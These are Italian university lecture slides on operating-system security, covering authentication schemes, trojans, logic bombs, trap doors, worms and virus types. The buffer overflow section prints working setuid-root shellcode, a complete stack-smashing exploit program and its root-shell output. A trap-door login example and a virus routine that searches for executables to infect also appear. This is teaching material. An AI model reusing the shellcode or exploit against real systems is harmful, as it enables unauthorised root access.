Introduzione alla sicurezza dei sistemi operativi

Ivan Scagnetto

Università di Udine — Facoltà di Scienze MM.FF.NN.

A.A. 2006-2007

Sicurezza

- Il problema della sicurezza
- Autenticazione
- Attacchi dall'interno del sistema
- Attacchi dall'esterno del sistema (worm, virus)
- Attività di controllo/rilevazione degli attacchi (threat monitoring)
- Crittografia
- Codice mobile
- Meccanismi di protezione

Il problema della sicurezza

- Quando si parla di sicurezza, bisogna prendere in considerazione l'ambiente esterno in cui il sistema viene a trovarsi in modo da proteggere quest'ultimo da:
  - accessi non autorizzati,
  - modifica o cancellazione di dati fraudolenta,
  - perdita di dati o introduzione di inconsistenze "accidentali" (es.: incendi, guasti hardware ecc.).
- Anche se può sembrare più facile proteggere un sistema da problemi di natura accidentale che da abusi intenzionali (comportamenti fraudolenti), in realtà la maggior parte dei problemi deriva dalla prima categoria.

Autenticazione

- L'identità degli utenti (che, ai fini dell'utilizzo del sistema, può essere pensata come una combinazione di privilegi, permessi d'accesso ecc.) viene spesso determinata per mezzo di meccanismi di login che utilizzano password.
- Le password devono quindi essere mantenute segrete; ciò comporta quanto segue:
  - la password deve essere cambiata spesso,
  - occorre cercare di scegliere password "non facilmente indovinabili",
  - bisogna registrare tutti i tentativi d'accesso non andati a buon fine.

Autenticazione dell'utente

- Quando un utente si connette ad un sistema di calcolo, quest'ultimo deve "riconoscerlo" (per poter determinare i suoi privilegi e permessi di accesso).
- I tre principi su cui si basa generalmente l'autenticazione sono:
  1. identificare qualcosa che l'utente conosce;
  2. identificare qualcosa che l'utente possiede;
  3. identificare qualche caratteristica fisica dell'utente.
- Chi cerca di accedere ad un sistema, violando il sistema di autenticazione, viene definito (password) cracker.

Autenticazione tramite password

Per violare un sistema di autenticazione basato su password, è necessario individuare:

1. un nome di login valido,
2. la password corrispondente al nome di login.

I sistemi operativi, per evitare che le password possano essere "rubate" facilmente adottano diversi meccanismi:

- non visualizzano i caratteri che vengono digitati al momento del login (Unix) oppure visualizzano degli asterischi od altri caratteri "dummy" (Windows);
- in caso di un tentativo di login errato, danno il minor numero di informazioni possibile all'utente;
- i programmi che consentono di cambiare password (es.: `passwd`) segnalano all'utente se la parola chiave immessa è troppo facile da indovinare:
  - se è costituita da meno di sette caratteri,
  - se non contiene lettere sia minuscole che maiuscole,
  - se non contiene almeno una cifra od un carattere speciale,
  - se la password coincide con delle parole comuni.

Autenticazione tramite password

- Un sistema operativo “serio” non dovrebbe mai memorizzare le password in chiaro, ma “cifrate” attraverso una one-way function (es.: MD5, SHA).
- In più si può utilizzare il seguente meccanismo:
  - ad ogni password viene associato un numero casuale di n-bit (salt) che viene aggiornato ad ogni cambiamento di password;
  - la password ed il numero casuale vengono concatenati e poi “cifrati” con la funzione one-way;
  - in ogni riga del file degli account vengono memorizzati il numero in chiaro ed il risultato della cifratura;
  - questo accorgimento amplia lo spazio di ricerca che il cracker deve considerare di 2^n (il dizionario delle probabili password viene compilato prima dell’attacco).
- Questo meccanismo è stato ideato da Morris e Thompson e, unito al fatto che la password è leggibile solo indirettamente (tramite un programma apposito), risulta in grado di rallentare notevolmente un attacco.

One-Time Password

Meccanismo ideato da Leslie Lamport (1981) che consente ad un utente di collegarsi remotamente ad un server in modo sicuro anche se il traffico di rete viene intercettato totalmente:

- l'utente sceglie una password s che memorizza ed un intero n;
- le password utilizzate saranno $P_1 = \underbrace{f(f(\ldots f(s)\ldots))}_{n}$, $P_2 = \underbrace{f(f(\ldots f(s)\ldots))}_{n-1}, \ldots, P_{i-1} = f(P_i)$;
- il server viene inizializzato con $P_0 = f(P_1)$ (valore memorizzato assieme al nome di login ed all'intero 1);

One-Time Password

- L'utente al momento del login invia il proprio nome ed il server risponde inviando 1;
- l'utente risponde inviando P_1, il server calcola $f(P_1)$ comparando il valore a quello memorizzato (P_0);
- se i valori corrispondono nel file di login viene memorizzato 2 al posto di 1 e P_1 al posto di P_0.
- la volta successiva il server invia 2 ed il client risponde con P_2, il server calcola $f(P_2)$ e lo confronta con il valore memorizzato...
- quindi, anche se il cracker viene a conoscenza di P_i, non può calcolare P_{i+1}, ma soltanto P_{i-1} che è già stato utilizzato.

Autenticazione di tipo Challenge-Response

- Al momento della registrazione di un nuovo utente, quest'ultimo sceglie un algoritmo (es.: x^2);
- al momento del login il server invia un numero casuale (es.: 7) e l'utente deve rispondere con il valore corretto calcolato usando l'algoritmo (es.: 49);
- l'algoritmo usato può variare a seconda del momento della giornata, del giorno della settimana ecc.

Autenticazione di tipo Challenge-Response

Nel caso in cui il terminale da cui si collega l'utente sia dotato di un minimo di capacità di calcolo, è possibile adottare la seguente variante:

- l'utente, al momento della registrazione, sceglie una chiave segreta k che viene installata manualmente sul server;
- al momento del login, il server invia un numero casuale r al client che calcola $f(r, k)$ ed invia il valore in risposta al server (f è una funzione nota);
- il server ricalcola il valore e lo confronta con quello inviato dal client, consentendo o meno l'accesso.

Affinché questo schema funzioni è ovviamente necessario che f sia sufficientemente complessa da impedire la deduzione della chiave segreta k dai valori in transito sul canale di comunicazione fra client e server.

Autenticazione tramite un oggetto posseduto dall'utente

Molti sistemi/servizi consentono di effettuare l'autenticazione tramite la lettura di una tessera/scheda e l'inserimento di un codice (per prevenire l'utilizzo di una tessera rubata).
Le schede si possono suddividere in due categorie:

- schede magnetiche: l'informazione digitale (circa 140 byte) è contenuta su un nastro magnetico incollato sul retro della tessera;
- chip card: contengono un circuito integrato e si possono suddividere ulteriormente in:
  - stored value card: dotate di una memoria di circa 1 KB;
  - smart card: dotate di una CPU a 8bit operante a 4MHz, 16KB di memoria ROM, 4KB di memoria EEPROM, 512 byte di RAM (memoria per computazioni temporanee), un canale di comunicazione a 9.600 bps.
- Le smart card quindi sono dei piccoli computer in grado di dialogare tramite un protocollo con un altro computer.

Autenticazione tramite caratteristiche fisiche dell'utente (Biometrics)

Per certe applicazioni, l'autenticazione avviene tramite il rilevamento di caratteristiche fisiche dell'utente. Sono previste due fasi:

1. misurazione e registrazione in un database delle caratteristiche dell'utente al momento della sua registrazione;
2. identificazione dell'utente tramite rilevamento e confronto delle caratteristiche con i valori registrati;
3. l'inserimento del nome di login è ancora necessario:
   - due persone diverse potrebbero avere le stesse caratteristiche;
   - i rilevamenti non sono molto precisi e quindi ci sarebbero difficoltà nel ricercare nel database i valori registrati più "vicini".

Attacchi dall'interno del sistema


- Buffer Overflow
- Trojan Horse
  - Parte di codice che utilizza in modo improprio delle caratteristiche/servizi dell'ambiente in cui "gira".
  - Meccanismi di "exploit" che consentono a programmi scritti dagli utenti di essere eseguiti con privilegi di altri utenti.
- Trap Door
  - Nome utente o password "speciali" che consentono di eludere le normali procedure di sicurezza.
  - Può essere inclusa in un compilatore.

Buffer overflow

- La maggior parte dei sistemi operativi e dei programmi di sistema sono scritti in C (per ragioni di efficienza).
- Siccome il linguaggio C non mette a disposizione dei meccanismi per impedire che si facciano dei riferimenti oltre i limiti dei vettori, è molto facile andare a sovrascrivere in modo improprio delle zone di memoria con effetti potenzialmente disastrosi.
- Ad esempio il codice seguente sovrascriverà un byte che si trova `10.976` byte dopo la fine del vettore `c`:

```
int i; char c[1024]; i=12000; c[i]=0;
```

Buffer overflow



- (a) inizio dell'esecuzione del programma,
- (b) chiamata della funzione,
- (c) overflow del buffer B e sovrascrittura dell'indirizzo di ritorno (con conseguente redirezione dell'esecuzione).

Buffer overflow

- Se il vettore è locale ad una funzione C, allora la memoria ad esso riservata verrà allocata sullo stack e sarà possibile, con un indice che ecceda il limite massimo consentito per il vettore, andare a modificare direttamente l'activation record della funzione.
- In particolare, modificando l'indirizzo di ritorno, è possibile di fatto "redirezionare" l'esecuzione del programma, provocando l'esecuzione di codice potenzialmente pericoloso.
- Si consideri il seguente programma:

```
#include <string.h>
#define BUFF_LEN 32

main(int argc, char *argv[]) {
  char buffer[BUFF_LEN];
  if(argc>1)
    strcpy(buffer, argv[1]);
}
```

Buffer overflow

- Eseguendo il programma precedente e fornendo un parametro sufficientemente lungo (e.g., 50 caratteri) sulla linea di comando, si provocherà un buffer overflow, andando a sovrascrivere la memoria riservata all'activation record del `main` adiacente a quella del vettore `buffer`:

```
> gcc -o stack stack.c
> ./stack 12345678901234567890123456789012345678901234
4567890
Segmentation fault
```

- In particolare si può modificare l'indirizzo di ritorno e quindi redirezionare l'esecuzione tramite una stringa, opportunamente preparata, che può essere passata come parametro sulla linea di comando.

Buffer overflow

- La tecnica del buffer overflow viene in particolare usata per eseguire uno ShellCode.
- Uno ShellCode è un programma in linguaggio assembly che esegue una shell (e.g., `/bin/sh` in Unix o `command.com` in Windows).
- In questo modo quando la funzione prova a restituire il controllo al chiamante, leggendo sullo stack l'indirizzo di ritorno, in realtà provoca l'esecuzione dello ShellCode.
- Uno ShellCode in C è facilmente codificabile come stringa in cui i caratteri di quest'ultima vengono rappresentati da numeri esadecimali (dato che la maggior parte non sono stampabili). Esempio:

```
char ShellCode[]=
"\xeb\x17\x5e\x31\xc0\x88\x46\x07\x89\x76\x08\x89"
"\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x31\xd2\xcd"
"\x80\xe8\xe4\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68";
```

Il precedente ShellCode è in grado di lanciare in esecuzione la shell `/bin/sh`.

Buffer overflow

- Oltre ad “iniettare” l’indirizzo di inizio dello ShellCode sullo stack, bisogna riuscire anche ad inserire il codice stesso dello ShellCode nello spazio di memoria indirizzabile dal processo vulnerabile.
- A tale scopo, una tecnica relativamente semplice consiste nel definire una variabile d’ambiente che lo contenga come valore e richiamare il programma vulnerabile passandogli tale ambiente.
- A questo punto l’indirizzo dello ShellCode è facilmente calcolabile:
  - le variabili d’ambiente sono situate al di sotto dell’indirizzo `0xC0000000`,
  - tra l’indirizzo precedente e la prima variabile d’ambiente c’è soltanto una parola nulla (NULL value) e una stringa contenente il nome del programma in esecuzione,
  - quindi l’indirizzo è dato dall’espressione seguente:

```
0xC0000000 - 4 - (strlen(nomeprog)+1)
               - (strlen(shellcode)+1)
```

Buffer overflow

Esempio di programma che apre una shell, grazie alla vulnerabilità verso il buffer overflow del programma `stack`, visto precedentemente:

```
#include <stdio.h>
#define VULN_BUFF 32
#define BUFF_LEN  64
#define VULN_PROG "./stack"

/* Definizione dello ShellCode */
char shellcode[]=
/* setuid(0) */
"\x31\xc0\x31\xdb\xb0\x17\xcd\x80"
/* execve("/bin/sh") */
"\xeb\x17\x5e\x31\xc0\x88\x46\x07\x89\x76\x08\x89"
"\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x31\xd2\xcd"
"\x80\xe8\xe4\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68";
```

Buffer overflow

```
main(int argc, char *argv[]) {
  char par[BUFF_LEN];
  char *env[2]={shellcode, NULL};
  int ret, i, *p, overflow;

  /* Calcola l'indirizzo in cui si trovera` lo ShellCode */
  ret=0xC0000000-4-(strlen(shellcode)+1)-(strlen(VULN_PROG)+1);

  /* Riempie il buffer fino al limite */
  memset(par, 'A', VULN_BUFF);
  p=(int *)(par+VULN_BUFF);
  overflow=BUFF_LEN-VULN_BUFF;

  /* Riempie il buffer che eccedera` il limite
     con l'indirizzo dello ShellCode */
  for(i=0; i<overflow; i+=4) *p++=ret;
  par[BUFF_LEN-1]=0x0;
  printf("Indirizzo dello ShellCode: %p\n", ret);

  /* Esegue il programma passando la stringa
     creata come parametro */
  execle(VULN_PROG, VULN_PROG+2, par, NULL, env);
}
```

Buffer overflow

- Supponiamo che il vecchio programma `stack` sia un programma di sistema con suid root attivo. Ciò si può facilmente ottenere con i comandi seguenti (avendo la password di amministratore del sistema):


```
> su -c "chown root.root stack"
> su -c "chmod +s stack"
```

- Compiliamo ed eseguiamo il programma `stack-exp` che sfrutta l'exploit del potenziale buffer overflow del programma `stack`:

```
> whoami
scagnett
> gcc -o stack-exp stack-exp.c
> ./stack-exp
Indirizzo dello ShellCode: 0xbfffffc6
sh-2.05b# whoami
root
```

Buffer overflow

- Configurazione dello stack prima e dopo il buffer overflow:



	buffer		EBP	RET		
	AAAAAAAAAAAAAA	SC	SC	SC	SC	SC

dove:

  - il buffer è riempito con del contenuto “random” (e.g.: il carattere `A`),
  - `SC`: è l’indirizzo in cui si trova lo ShellCode.

- L’esempio è tratto dal libro seguente:
  Vulnerabilità su Linux - Guida pratica alle tecniche di exploiting
  di Enrico Feresin
  Gruppo Editoriale Infomedia

Trojan Horse

- Un Trojan Horse è un programma apparentemente innocuo, ma contenente del codice in grado di
  - modificare, cancellare, crittografare file,
  - copiare file in un punto da cui possano essere facilmente recuperati da un cracker,
  - spedire i file direttamente via e-mail (SMTP) o FTP al cracker,
  - ...
- Solitamente il modo migliore per far installare sui propri sistemi il trojan horse alle vittime è quello di includerlo in un programma "appetibile" gratuitamente scaricabile dalla rete.
- Un metodo per far eseguire il trojan horse una volta installato sul sistema della vittima è quello di sfruttare la variabile d'ambiente `PATH`.

Trojan Horse

- Se il `PATH` contiene una lista di directory:

  `/usr/local/bin:/usr/bin:/bin:/usr/X11R6/bin`

  quando l'utente digita il nome di un programma da eseguire, quest'ultimo viene ricercato per ordine nelle directory elencate nella variabile d'ambiente `PATH`.
- Quindi ognuna delle directory elencate in quest'ultima è un ottimo posto per "nascondere" un trojan horse.
- Di solito i nomi assegnati a tali programmi sono nomi di comandi comuni contenenti dei comuni errori di digitazione (ad esempio `la` invece del corretto `ls`).
- Questa tecnica di denominazione è molto efficace visto che anche il superutente (`root`) può compiere degli errori di digitazione dei comandi.

Trojan Horse

- Se la variabile d'ambiente `PATH` contiene in prima posizione anche la directory corrente (`.`):
  `.:/usr/local/bin:/usr/bin:/bin:/usr/X11R6/bin`
  un utente malevolo può posizionare il trojan horse nella propria home directory con il nome di un comando comune (es.: `ls`).
- L'utente malevolo "attira" l'attenzione del superutente, facendo qualcosa di strano (es.: scrive un programma che a run-time genera un centinaio di processi CPU-bound).
- Il superutente nota l'attività sospetta (es.: l'aumento del carico di lavoro della CPU) e si sposta nella home directory dell'utente "sospetto".
- Se a quel punto richiama il comando di cui il nome è stato utilizzato per denominare il trojan horse, quest'ultimo verrà eseguito per via della configurazione della sequenza di percorsi del `PATH`.

Trojan Horse e Login Spoofing

- Molti trojan vengono semplicemente usati per carpire dei login (username + password). Una volta avviati simulano la presenza di una schermata di login del sistema.
- Gli utenti che vogliano usare la postazione, inseriscono le proprie credenziali, scambiando la schermata del programma per una legittima schermata di login.
- Il trojan horse invia le informazioni al cracker, poi invia un segnale di terminazione alla shell da cui è stato lanciato causando la disconnessione dell'utenza del cracker.
- All'utente vittima si ripresenta così una schermata di login (stavolta legittima) e quindi pensa di aver commesso un semplice errore di digitazione della password, restando ignaro dell'accaduto.
- Per questo motivo molti sistemi operativi richiedono la pressione di una combinazione di tasti che genera un segnale che non può essere catturato e gestito dai programmi utente (es.: CTRL+ALT+DEL in Windows NT, 2000 ecc.).

“Bombe logiche”

- La mobilità del lavoro ha reso popolare un tipo di attacco dall’interno molto subdolo. Un dipendente può inserire (nel sistema operativo o nel software principale utilizzato da un’azienda) del codice che rimane “latente” fino al verificarsi di un particolare evento.
- L’evento può essere provocato in vari modi:
  - il codice controlla il libro paga dell’azienda e verifica che il nome del dipendente non compare più nell’elenco;
  - il dipendente non effettua più il login da un certo tempo;
  - . . .
- Quando si verifica l’evento programmato, il codice interviene
  - formattando i dischi del sistema;
  - cancellando, alterando, crittografando dei file;
  - . . .
- L’azienda a questo punto ha due alternative:
  1. perseguire penalmente e civilmente il programmatore licenziato;
  2. assumere come consulente esterno il programmatore licenziato per chiedergli di ripristinare il sistema.

Trap door

- Si tratta di codice inserito da un programmatore per evitare dei meccanismi di controllo, solitamente al fine di velocizzare il lavoro durante la fase di sviluppo del software.
- Le trap door dovrebbero quindi essere eliminate al momento del rilascio ufficiale del software.
- Spesso però vengono dimenticate (anche fraudolentemente).
- Per ovviare a questo tipo di problema, l'unica strategia per un'azienda è quella di organizzare periodiche revisioni del codice (code review) in cui i vari programmatori descrivono linea per linea il loro lavoro ai colleghi.

Esempio di trap door

```
while(TRUE){
  printf("login: ");
  get_string(name);
  disable_echoing();
  printf("password: ");
  get_string(password);
  enable_echoing();
  v = check_validity(name,
                     password);
  if(v) break;
}
execute_shell(name);
```

```
while(TRUE){
  printf("login: ");
  get_string(name);
  disable_echoing();
  printf("password: ");
  get_string(password);
  enable_echoing();
  v = check_validity(name,
                     password);
  if(v ||
     strcmp(name, "zzzzz")==0)
    break;
}
execute_shell(name);
```

Attacchi dall'esterno del sistema

- Worms – utilizza un meccanismo di replicazione; è un programma standalone.
- Internet worm
  - Il primo worm della storia (Morris, 1988) sfruttava dei bug di alcuni programmi di rete tipici dei sistemi UNIX: finger e sendmail.
  - Era costituito da un programma di boot che provvedeva a caricare ed eseguire il programma principale (che poi provvedeva a replicarsi, attaccando altre macchine in rete).
- Virus – frammenti di codice all'interno di programmi "legittimi".
  - I virus sono scritti soprattutto per i sistemi operativi dei microcomputer.
  - Si propagano grazie al download di programmi "infetti" (i.e., contenenti virus) da public bulletin boards (BBS), siti Web o scambiando supporti di memorizzazione contenenti programmi infetti.
  - Safe computing.

Virus

- Un virus è un programma che può “riprodursi” iniettando il proprio codice a quello di un altro programma.
- Caratteristiche del virus “perfetto”:
  1. è in grado di diffondersi rapidamente,
  2. è difficile da rilevare,
  3. una volta rilevato, è molto difficile da rimuovere.
- Essendo un programma a tutti gli effetti, un virus può compiere tutte le azioni accessibili ad un normale programma (visualizzare messaggi, manipolare il file system, generare altri processi ecc.).

Funzionamento di base di un virus

- Un virus viene scritto solitamente in linguaggio assembly per risultare compatto ed efficiente.
- Viene iniettato dal creatore in un programma, distribuito poi sulla rete.
- Una volta scaricato ed eseguito inizia a replicarsi iniettando il proprio codice negli altri programmi del sistema ospite.
- Molto spesso l'azione dannosa del virus (payload) non viene eseguita prima dello scadere di una certa data, in modo da facilitarne la diffusione prima che venga rilevato.

Tipologie di virus


- Companion virus
- Virus che infettano eseguibili
- Virus residente in memoria
- Virus del settore di boot
- Device driver virus
- Macro virus
- Source code virus

Companion virus

- I virus appartenenti a questa tipologia non infettano altri programmi.
- Vanno in esecuzione quando viene lanciato il programma "compagno".
- Ad esempio: nei sistemi operativi come MS-DOS e Windows, quando l'utente digita il comando `prog` al prompt dei comandi o tramite la voce di menu "Esegui":
  - viene ricercato ed eseguito un programma `prog.com`;
  - se `prog.com` non esiste, allora viene ricercato ed esguito `prog.exe`;
  - quindi è sufficiente denominare il virus con il nome di un programma molto utilizzato e dargli come estensione `com`.
- Altri companion virus alterano i collegamenti presenti sul desktop in modo da lanciare se stessi prima del programma legittimo (quando l'utente utilizza il collegamento).

Virus che infettano eseguibili

- Questa categoria di virus si replica iniettando il proprio codice in quello di altri programmi:
  - sostituendo interamente l'eseguibile del programma con il proprio codice: overwriting virus;
  - aggiungendo in testa od in coda al codice del programma il proprio: parasitic virus;
  - inserendo il proprio codice nei "buchi" liberi presenti in alcuni eseguibili dal formato complesso (es.: EXE nei sistemi Windows).



Logica di “infezione” di un semplice virus per eseguibili

```
#include <sys/types.h>                  /* standard POSIX headers */
#include <sys/stat.h>
#include <dirent.h>
#include <fcntl.h>
#include <unistd.h>
struct stat sbuf;                       /* for lstat call to see if file is sym link */

search(char *dir_name)
{                                       /* recursively search for executables */
    DIR *dirp;                          /* pointer to an open directory stream */
    struct dirent *dp;                  /* pointer to a directory entry */

    dirp = opendir(dir_name);           /* open this directory */
    if (dirp == NULL) return;           /* dir could not be opened; forget it */
    while (TRUE) {
        dp = readdir(dirp);             /* read next directory entry */
        if (dp == NULL) {               /* NULL means we are done */
        chdir ("..");                   /* go back to parent directory */
        break;                          /* exit loop */
    }
    if (dp->d_name[0] == '.') continue; /* skip the . and .. directories */
    lstat(dp->d_name, &sbuf);           /* is entry a symbolic link? */
    if (S_ISLNK(sbuf.st_mode)) continue; /* skip symbolic links */
    if (chdir(dp->d_name) == 0) {       /* if chdir succeeds, it must be a dir */
        search(".");                    /* yes, enter and search it */
    } else {                                /* no (file), infect it */
        if (access(dp->d_name,X_OK) == 0) /* if executable, infect it */
            infect(dp->d_name);
    }
    closedir(dirp);                     /* dir processed; close and return */
}
```

Altre categorie di virus

- Virus residenti in memoria: rimangono presenti in memoria, entrando in esecuzione al verificarsi di determinati eventi: ad esempio alcuni cercano di sovrascrivere gli indirizzi delle routine di servizio degli interrupt vector con il proprio indirizzo, in modo da venire richiamati ad ogni interrupt o trap software.
- Virus del settore di boot: sostituiscono il programma del Master Boot Record o del settore di avvio di una partizione: in questo modo hanno gioco facile nel sovrascrivere gli interrupt vector in modo da entrare in funzione anche dopo il caricamento del sistema operativo.
- Device driver virus: infettano i device driver, venendo automaticamente richiamati dal sistema operativo stesso (tipicamente al momento del boot).

Altre categorie di virus


- Macro virus: si diffondono nei documenti attivi (es.: documenti Word) che mettono a disposizione un linguaggio di macro molto potente con possibilità di accesso alle risorse del sistema (es.: filesystem).
- Source code virus: infettano i sorgenti di un linguaggio di programmazione specifico (tipicamente il C), facendo il parsing dei file `.c` trovati nel filesystem locale ed inserendo in questi ultimi delle chiamate al codice del virus.

Virus scanner (anti-virus) - principi generali

- Chi sviluppa prodotti anti-virus solitamente opera “isolando” il virus, facendogli infettare un programma che non esegua nessuna computazione.
- La firma del virus ottenuta in questo modo viene inserita in un database di virus noti.
- Gli algoritmi di ricerca degli anti-virus esaminano i file del sistema per individuare delle sequenze tipiche di byte corrispondenti alla firma di un virus del database.
